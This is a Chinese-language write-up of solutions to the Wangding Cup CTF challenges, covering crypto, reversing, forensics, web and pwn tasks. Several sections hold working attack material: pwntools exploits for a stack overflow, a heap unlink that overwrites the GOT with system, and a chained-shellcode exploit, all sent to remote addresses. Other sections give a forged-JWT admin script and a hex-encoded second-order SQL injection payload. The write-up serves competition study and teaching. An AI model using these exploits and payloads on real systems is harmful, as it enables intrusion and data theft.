

“网鼎杯” 网络安全大赛 WriteUp 模板

0x00 Not_only_base

操作内容:

打开文件可以看到如下字符串: MCJIJSGKP=ZZYXZXRMU=W3YZG3ZZ==G3HQCUS==
然后使用栅栏解密, 设置栏数为 4, 得到
MZWGCZ33JYYHIXZQJZGHSX3CGRZUKMZSPU=====

然后使用 base32 解密, 得到 flag
flag{N0t_ONLy_b4sE32}

FLAG 值:

flag{N0t_ONLy_b4sE32}


0x01 soEasy

操作内容:

使用 ida 打开程序, 发现存在栈溢出漏洞, 使用 gdb 调试后可得如下程序:
程序代码:

```
from pwn import *
#p=process('./pwn222')
p=remote('106.75.95.47',42264)
shell=asm(shellcraft.sh())
p.recvuntil('->')
buf=int(p.recv(10),16)
p.sendline(shell.ljust(76,'a')+p32(buf))
p.interactive()
```

运行截图:



```
root@ubuntu:~/Desktop# python pwn222.py
[+] Opening connection to 106.75.95.47 on port 42264: Done
[*] Switching to interactive mode

what do you want to do?
Congratulations, please input your token: $ icqecc39fe33b6962c4506064a181b7e
flag{6ef1f28ccba5c6fd8b95adf5a052787f}
[*] Got EOF while reading in interactive
$
```

FLAG 值:

flag{6ef1f28ccba5c6fd8b95adf5a052787f}

0x02 babyre

操作内容：

- 1、使用 ida 打开该程序 babyre.exe
- 2、使用搜索按钮 search for text 搜索 flag{
- 3、得到 flag，截图如下图所示：

```

aWindowsapp1Res: // DATA XREF: WindowsApp1.My.Resources.Resources__get_Resource
    text "UTF-16LE", "WindowsApp1.Resources",0
aFlagCa201ed09e: // DATA XREF: WindowsApp1.Form1__.ctor+3C↑o
    text "UTF-16LE", "flag{ca201ed0-9e07}",0
a11e8B6dd: // DATA XREF: WindowsApp1.Form1__Form1_Load+B↑o
    text "UTF-16LE", "-11e8-b6dd",0
a000c29dcabfd: // DATA XREF: WindowsApp1.Form1__Form1_Load+20↑o
    text "UTF-16LE", "-000c29dcabfd}",0
asc_1086: // DATA XREF: WindowsApp1.Form1__KeyCheck+F↑o
    text "UTF-16LE", "不允许敲回车噢!",0
asc_1098: // DATA XREF: WindowsApp1.Form1__KeyCheck+2D↑o
    text "UTF-16LE", "不允许敲空格噢!",0

```

FLAG 值:

flag{ca201ed0-9e07-11e8-b6dd-000c29dcabfd}

0x03 comein


操作内容:

- 1、查看源代码可以发现存在代码泄露，代码如下：

```
<!--
ini_set("display_errors",0);
$uri = $_SERVER["REQUEST_URI"];
if(strpos($uri,".")){
    die("Unkonw URI.");
}
if(!parse_url($uri,PHP_URL_HOST)){
    $uri = "http://".$_SERVER["REMOTE_ADDR"].$_SERVER["REQUEST_URI"];
}
$host = parse_url($uri,PHP_URL_HOST);
if($host === "c7fzhuque.com"){
    setcookie("AuthFlag", "flag{*****}");
}

-->
```

- 2、在 get 中使用.可以绕过第一个判断
- 3、使用.@c7f.zhuque.com/.//可以绕过第二个判断
- 4、得到 flag，截图如下图所示：



FLAG 值:

flag{f3efb5dc-2b79-47ab-89dd-c9a36915e729}

0x04 I_like_pack

操作内容:

- 1、使用 ida 打开后发现没有 main 函数，猜测已经加壳，然后使用 DIE 查看后，发现查找不到壳，有可能被隐藏了
 - 2、使用 O10 Editor 后发现里面有未知元素 ASP!，但是没有这种加壳方式，移动到最后发现有两个连续得 ASP!，可以猜测是 UPX 壳，改了 ASP 了
 - 3、将所有得 ASP 改为 UPX
 - 4、使用 kali 下面的 UPX 解壳
- upx -d re
- 5、使用 ida 打开解壳后的 re 文件，发现里面是在循环查找 nums 数组，下标在 v11 指针指向的地址中，输出的 v47 就是 flag，所以可以编程实现

```
732 v46 = 14;
733 for ( i = 0; i <= 35; ++i )
734 {
735     v6 = (char *) (unsigned int) nums[*(v11 + i)];
736     if ( (_DWORD)v6 != v47[i] - 45 )
737     {
738         puts("No");
739         exit(0);
740     }
741 }
742 printf("flag is flag{%s}\n", v47, v6);
743 return 0;
```

- 6、程序代码如下:

```

nums_index=[11, 8, 7, 7, 8, 12, 3, 2, 16, 6, 13, 5, 7, 16, 4, 1, 0, 15, 16, 8, 3, 6, 14, 16, 0, 8, 6, 9, 12, 14, 13, 11, 15, 7, 11, 14]
print len(nums_index)
nums=[3, 4, 5, 6, 7, 8, 9, 0xA, 0xB, 0xC, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0, 0, 0, 0, 0]
flag=''
for i in nums_index:
    flag+=chr(nums[i]+45)
print "flag{" + flag + "}"

```

FLAG 值:

flag{b8778c32-6d57-410f-836e-0869cedbf7be}

0x05 mirror

操作内容:

- 1、使用 kali 下的 binwalk 发现 mirror 中没有隐藏文件
- 2、使用 010Editor 打开后发现该 jpg 文件结尾有不可识别字符，jpg 文件以 FFD9 结尾
- 3、经分析和提示发现，结尾后面可能是 png 图片的二进制反代码
- 4、复制该段代码，然后保存为新文件 new1.png
- 5、编程实现图片二进制数据反转，代码如下图所示：

```

f1=open('new_1.png', 'rb')
data=f1.read()
data=data[::-1]
f2=open('new_2.png', 'wb')
f2.write(data)
f2.close()
f1.close()

```

- 6、得到图片，内含 flag

flag{Mirr0r_R3f3ct1on_H1dd3n_f14g}

FLAG 值:

flag{MirrOr_R3f3ct1on_H1dd3n_f14g}

0x06 gold

操作内容：

攻击脚本如下所示：

```
import requests
```

```
import time
```

```
session = requests.Session()
```

```
paramsPost = {"getGod":"0"}
```

```
headers
```

```
{ "Origin": "http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com", "Accept": "*/*", "X-Requested-With": "XMLHttpRequest"
```

```
st", "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36", "R
```

```
eferrer": "http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com /", "Connection": "close", "Accept-Encoding": "gzip, deflate", "Ac
```

```
cept-Language": "zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8" }
```

```
cookies
```

```
{ "Hm_lvt_1a32f7c660491887db0960e9c314b022": "1535251913", "ci_session": "cd4f9c86d2f6cb52de867edb539185b086654e26", "chkphone": "acWxNpxhQ
```

```
pDiAchhNuSnEqyiQuDIO0O0O", "pgv_si": "s4026077184", "Hm_lpvt_2d0601bd28de7d49818249cf35d95943": "1535333534", "Hm_lvt_9104989ce242a8e03049eaceca9503
```

```
28": "1535251912", "PHPSESSID": "k7q0467ua0th6kgj6q0pv4ibv3", "pgv_pvi": "964087808", "UM_distinctid": "1657424cb9d4f9-011bc2bee206d2-34607908-13c680-
```

```
1657424cb9f4d1", "Hm_lvt_2d0601bd28de7d49818249cf35d95943": "1534730206,1535251894,1535271725" }
```

```
response
```

```
session.get("http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com/index.php", data=paramsPost, headers=headers,
```

```
cookies=cookies)
```

```
print response.content
```

```
headers
```

```
{ "Origin": "http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com", "Accept": "*/*", "X-Requested-With": "XMLHttpRequest"
```

```
st","User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36","R
eferer":"http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com
/","Connection":"close","Accept-Encoding":"gzip, deflate","Ac
cept-Language":"zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6","Content-Type":"applicati
on/x-www-form-urlencoded; charset=UTF-8"}
cookies = {"PHPSESSID":"k7q0467ua0th6kgj6q0pv4ibv3"}
```

for i in range(0,600):

```
    paramsPost = {"getGod":"%d"%(i * 3) }
    response =
session.post("http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqi
u.com/index.php", data=paramsPost, headers=hea
ders, cookies=cookies)
    print str(i) + ": " + response.content
    time.sleep(0.5)
```

运行脚本，即可获取到 flag

FLAG 值:

flag{315a402e-49d9-4765-b0be-76a8b3323da5}

0x07 I_AM_ADMIN

操作内容:

攻击脚本如下所示:

```
import requests
import jwt
```

```
session = requests.Session()
```

```
admin_auth = jwt.encode({'username':'admin'},
'uy8qz-!kru%*2h7$q&veq=y_r1abu-xd_219y%phex!@4hv62+', algorithm='HS256')
```

```
headers =
{"Cache-Control":"no-cache","Accept":"text/html,application/xhtml+xml,application/xml;q=0
.9,image/webp,image/apng,*/*;q=0.8","Upgrade-Insecure-Requests":"1","User-Agent":"Moz
illa/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36
```

```
FirePHP/0.7.4","Connection":"close","Pragma":"no-cache","Accept-Encoding":"gzip, deflate","Accept-Language":"zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6"}
cookies = {"auth":admin_auth}
response
session.get("http://0dfc4ef57bfb436e9f53025801e7353d27fcc2a5de9049b9.game.ichunqiu.com/", headers=headers, cookies=cookies)

print("Status code:  %i" % response.status_code)
print("Response body: %s" % response.content)
运行脚本即可获取 flag
```

FLAG 值:

flag{f2af1ce0-4d7d-490a-b7b2-39577f3a26b2}s

0x08 web phone

操作内容:

注册的手机号存在二次注入，攻击 payload 如下：

```
POST /register.php HTTP/1.1
Host: aa68a9b403964edca89c498b4536211af95cddff73d84cf9.game.ichunqiu.com
Content-Length: 163
Cache-Control: max-age=0
Origin: http://aa68a9b403964edca89c498b4536211af95cddff73d84cf9.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer:
http://aa68a9b403964edca89c498b4536211af95cddff73d84cf9.game.ichunqiu.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6
Cookie:
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
UM_distinctid=1657424cb9d4f9-011bc2bee206d2-34607908-13c680-1657424cb9f4d1;
pgv_pvi=964087808; Hm_lvt_9104989ce242a8e03049eaceca950328=1535251912;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1535251913;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1534730206,1535251894,1535271725;
pgv_si=s4026077184; ci_session=65875aa9e95c98711e5cfac995d8e9efb11705c3;
```

Hm_lpvT_2d0601bd28de7d49818249cf35d95943=1535346152;

PHPSESSID=0ddcvbsb6hlnaua203lo3304I7

Connection: close

username=666&password=admin&phone=0x313233332720756e696f6e202873656c65637420663134672066726f6d20746573742e666c616729206c696d697420312c3123®ister=Login

可以将 payload 通过 hex 编码发送。

查库：

1233' union (select database()) limit 1,1#

查表：

1233' union (select TABLE_NAME FROM information_schema.tables WHERE TABLE_SCHEMA='test' limit 0,1) limit 1,1#

查字段：

1233' union (select COLUMN_NAME FROM information_schema.columns WHERE TABLE_NAME='flag' limit 0,1) limit 1,1#

查 flag：

1233' union (select f14g from test.flag) limit 1,1#

最终访问 query.php 可以获取到 flag


FLAG 值：

flag{1215b269-4b54-4479-9016-0dcd10595bb3}

0x09 dewas

操作内容：

wsad 对应上下左右，用 e 做分隔，写程序跑出来 txt 里面画了什么



发现是字符加乱七八糟的东西，分析发现每隔一个字符拼接正好用 wasd，拼接交 flag

FLAG 值:

flag{ WASDING} FUN}

0x10 track_hacker

操作内容:

- 1、wireshark 打开，过滤 http，发现一个 cat flag.txt，找到一个 base64 编码的字符串，解不出来，再找上面一个 upload 上传的 shell 进行了 compress，PHPgzuncompress 解一下得到结果
- 2、结果如下:

```
n Line 3
zking:Desktop zking$ php upcom.php
flag{U_f1nd_Me!}zking:Desktop zking$
```

FLAG 值:

flag{U_F1nd_Me!}

0x11 pesp

操作内容:

堆溢出造成的 unlink

```
from pwn import *
p = remote("106.75.27.104",50514)
elf = ELF("./pwn")
libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
def add(length,content):
    p.sendlineafter("choice:","2")
    p.sendlineafter("name:",str(length))
    p.sendafter("servant:",content)
def change(id,length,content):
    p.sendlineafter("choice:","3")
    p.sendlineafter("servant:",str(id))
    p.sendlineafter("name:",str(length))
    p.sendafter("servnat:",content)
def remove(id):
    p.sendlineafter("choice:","4")
    p.sendlineafter("servant:",str(id))
def show():
    p.sendlineafter("choice:","1")
    # p.sendlineafter("servant:",str(id))
add(0x108,"test")
add(0x108,"test")
add(0x108,"test")
add(0x10,"test")
payload = p64(0) + p64(0x101) + p64(0x6020d8 - 0x18) + p64(0x6020d8 - 0x10) + "\x00" *
0xE0 + p64(0x100) + p32(0x110)
print len(payload)
change(1,len(payload),payload)
remove(2)
change(1,0x60,p64(0x108) + p64(elf.got['atoi']))
show()
p.recvuntil("0 : ")
atoi = u64(p.recv(6).ljust(8,"\x00"))
system = atoi - (libc.symbols['atoi'] - libc.symbols['system'])
log.success("system = " + hex(system))
change(0,0x10,p64(system)[-1])
p.sendafter("choice:","/bin/sh\x00")
p.interactive()
```

FLAG 值:

未留存 flag

0x12 note

操作内容:

整数溢出，需要构造四个字节的 shellcode 链，其中前两个字节实现自己功能，后两个字节用来 jmp，把 puts@got 修改为 chunk 地址即可执行我们的 shellcode

```
from pwn import *
```

```
# p = process("./deathnote")
```

```
p = remote("106.75.15.60",57343)
```

```
context.arch = 'amd64'
```

```
shellcode = ''
```

```
xor ecx,ecx
```

```
jmp $+46
```

```
xor esi,esi
```

```
jmp $+46
```

```
push rsi
```

```
nop
```

```
jmp $+46
```

```
mov cl,0x2f
```

```
jmp $+46
```

```
push rcx
```

```
nop
```

```
jmp $+46
```

```
xchg rax,rsp
```

```
jmp $+46
```

```
add al,9
```

```
jmp $+46
```

```
xchg rax,rsp
```

```
jmp $+46
```

```
mov cl,0x62
```

```
jmp $+46
```

```
push rcx
```

```
nop
```

```
jmp $+46
```

```
xchg rax,rsp
```

```
jmp $+46
```

```
add al,9
```

```
jmp $+46
```

```
xchg rax,rsp
jmp $+46
mov cl,0x69
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x6e
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x2f
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x73
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
```

```
xchg rax,rsp
jmp $+46
mov cl,0x68
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
xor esi,esi
jmp $+46
xchg rax,rsp
jmp $+46
sub al,0x10
jmp $+46
xchg rax,rsp
jmp $+46
push rsp
pop rdi
jmp $+46
push 0x3b
jmp $+46
pop rax
nop
jmp $+46
xor edx,edx
jmp $+46
syscall
```

```
'''
sc = asm(shellcode) + "\n"
def add(page,size,content):
    p.sendlineafter("choice>>", "1")
    p.sendlineafter("Page:",str(page))
    p.sendlineafter("Size:",str(size))
    p.sendafter("Name:",content)
def delete(page):
    p.sendlineafter("choice>>", "2")
    p.sendlineafter("Page:",str(page))
p.sendlineafter("name:", "test")
add(1,0x10,"test")
init = sc[:4]
sc = sc[4:]
while sc:
    add(0,0x10,sc[:4])
    sc = sc[4:]
delete(1)
raw_input()
add(4294967271,0x10,init)
p.interactive()
```

FLAG 值:

未留存 flag

0x13 Unpleasant_music

操作内容:

- 1、使用 audacity 软件分析该音频文件后，发现频谱上有明显的高频低频标记
- 2、将低频转换为 0，高频转换为 1，提取出二进制文件
- 3、分析发现该文件为 rar 文件，且该文件有 NTFS 流，该流中含有半个二维码图片
- 4、修改该图片高度，可以得到二维码，扫描即可得到 flag，二维码如图所示：



FLAG 值:

flag{4dcfda814ec9fd4761c1139fee3f65eb}

0x14 签到

操作内容:

直接关注公众号，回答问题即可



FLAG 值:

flag{welcome_wangdingbei}

0x15 hafuhafu

操作内容:

1、查看内容发现里面含有 n, 可以使用在线网站 <http://factordb.com>, 得到 p 和 q, 分别未:
p=149930380465516707151079321019435489399072155945793735032334088844599773
034021170995501688132861944516938448679935403246643441984203770825485165700
862168437691254557323938150173733659070945061763789341407547559935070758242
521126066900261360899379463301621378242061934281538210192731229473900396425
739817670867

q=170559166199281256887953076784727902849936084815549184550874370897326056
825177365209113910954088389779180174518262922176726833811470419181874717574
929460298509184863124213663255559781224744696195678069242025195218017449489
985102637547369070225979448169459840545693721393354651993457943927480894225
788038743661

2、编程得到 d, 代码如下:

```
import libnum
import base64
import binascii

n=255720006801395359956115017208328807914779221659393429819008030527818012
993805151167464683387676349035439669037338067966066022062783999599351324337
940986598593001962124796813576257296374056734323244266863718170078726204019
117822004071650852135619591881294075305039344456579419758766169478071573749
215397551575913540736520534467914674928534686413312913838212771513099591020
824549091648313530550828415811949554837401686773335716471481189206057521767
863165358178607716440863319296552594391876767036048942581856511650175267448
161859928244043302296004170355962551764592653051681982156071875931095339717
51842888237880624087

e = 65537

p=149930380465516707151079321019435489399072155945793735032334088844599773
034021170995501688132861944516938448679935403246643441984203770825485165700
862168437691254557323938150173733659070945061763789341407547559935070758242
521126066900261360899379463301621378242061934281538210192731229473900396425
739817670867

q=170559166199281256887953076784727902849936084815549184550874370897326056
825177365209113910954088389779180174518262922176726833811470419181874717574
929460298509184863124213663255559781224744696195678069242025195218017449489
985102637547369070225979448169459840545693721393354651993457943927480894225
788038743661

temp = (p-1)*(q-1)
assert p*q == n
d = libnum.invmod(e, temp)
```

3、把 enc 字符串 base64 解密

4、使用 python rsatool.py -e -n -d -o private_key1.pem -f PEM 命令，命令如下：

```
python          rsatool.py          -e          65537          -n
255720006801395359956115017208328807914779221659393429819008030527818012993
805151167464683387676349035439669037338067966066022062783999599351324337940
986598593001962124796813576257296374056734323244266863718170078726204019117
822004071650852135619591881294075305039344456579419758766169478071573749215
397551575913540736520534467914674928534686413312913838212771513099591020824
549091648313530550828415811949554837401686773335716471481189206057521767863
165358178607716440863319296552594391876767036048942581856511650175267448161
859928244043302296004170355962551764592653051681982156071875931095339717518
42888237880624087          -d
153891650033523551530725792738399502329354296080786073089425465370968192509
203582129862628939529658146661283654006338413135235213027769720896840439574
477187672734445980163668270558429116267110208107693136778379051603849527961
409582992598220977903118906850150755004833077002186784346822775152095284633
951499672362619122690595578033178227374551630957359531605628286205203981554
002607353732745866064672470971796029692197338464395847505704082777791470799
476292084561618306824265503531731789710954716903882634458001728663471257114
525014411530384491340196270772363052948739589354208737930175938620782290219
9643279129888193 -o private_key1.pem -f PEM
```

5、使用 openssl 得到 flag，命令如下：

```
openssl rsautl -decrypt -in flag.enc -inkey private_key1.pem -out flag1.dec
```

FLAG 值:

flag{D0nT_uS3_Th3_kN0w_n}

0x16 SimpleSMC

操作内容:

- 1、从代码中可以看到第一次 SMC 的异或是定值，在第二次 SMC 时，我们就可以使用函数之中的命令来解密
- 2、解密之后可以发现这是一个迭代和 CMP
- 3、反求即可得到 flag

FLAG 值:

flag{d0_y0u_Kn*w_5mC_F1@gCheCk?}

0x17 最好的语言

操作内容:

- 1、ida 打开文件后发现不能被反编译，我们可以在 dis 源码中稍加修改，就可以进行正常反编译
- 2、可以发现如下判断逻辑

```
_(f[:12])+____(f[12:19])+_(f[19:]) ==  
base64.b64decode('U1VQU05pSHdqCEJrQu7FS7Vngk1OTQ58qqghXmt2AUdrcFBBUEU=')
```
- 3、根据 flag 的特点，可以解出第 1 组密钥和第 3 组密钥中的一位，然后由于密钥空间小，那么我们可以使用穷举的手法进行解密，得到有意义的明文
- 4、对第二组中部分直接进行 md5 解密即可，最终可以得到 flag

FLAG 值:

flag{PyC_1s_613u21i_N0t_Hard}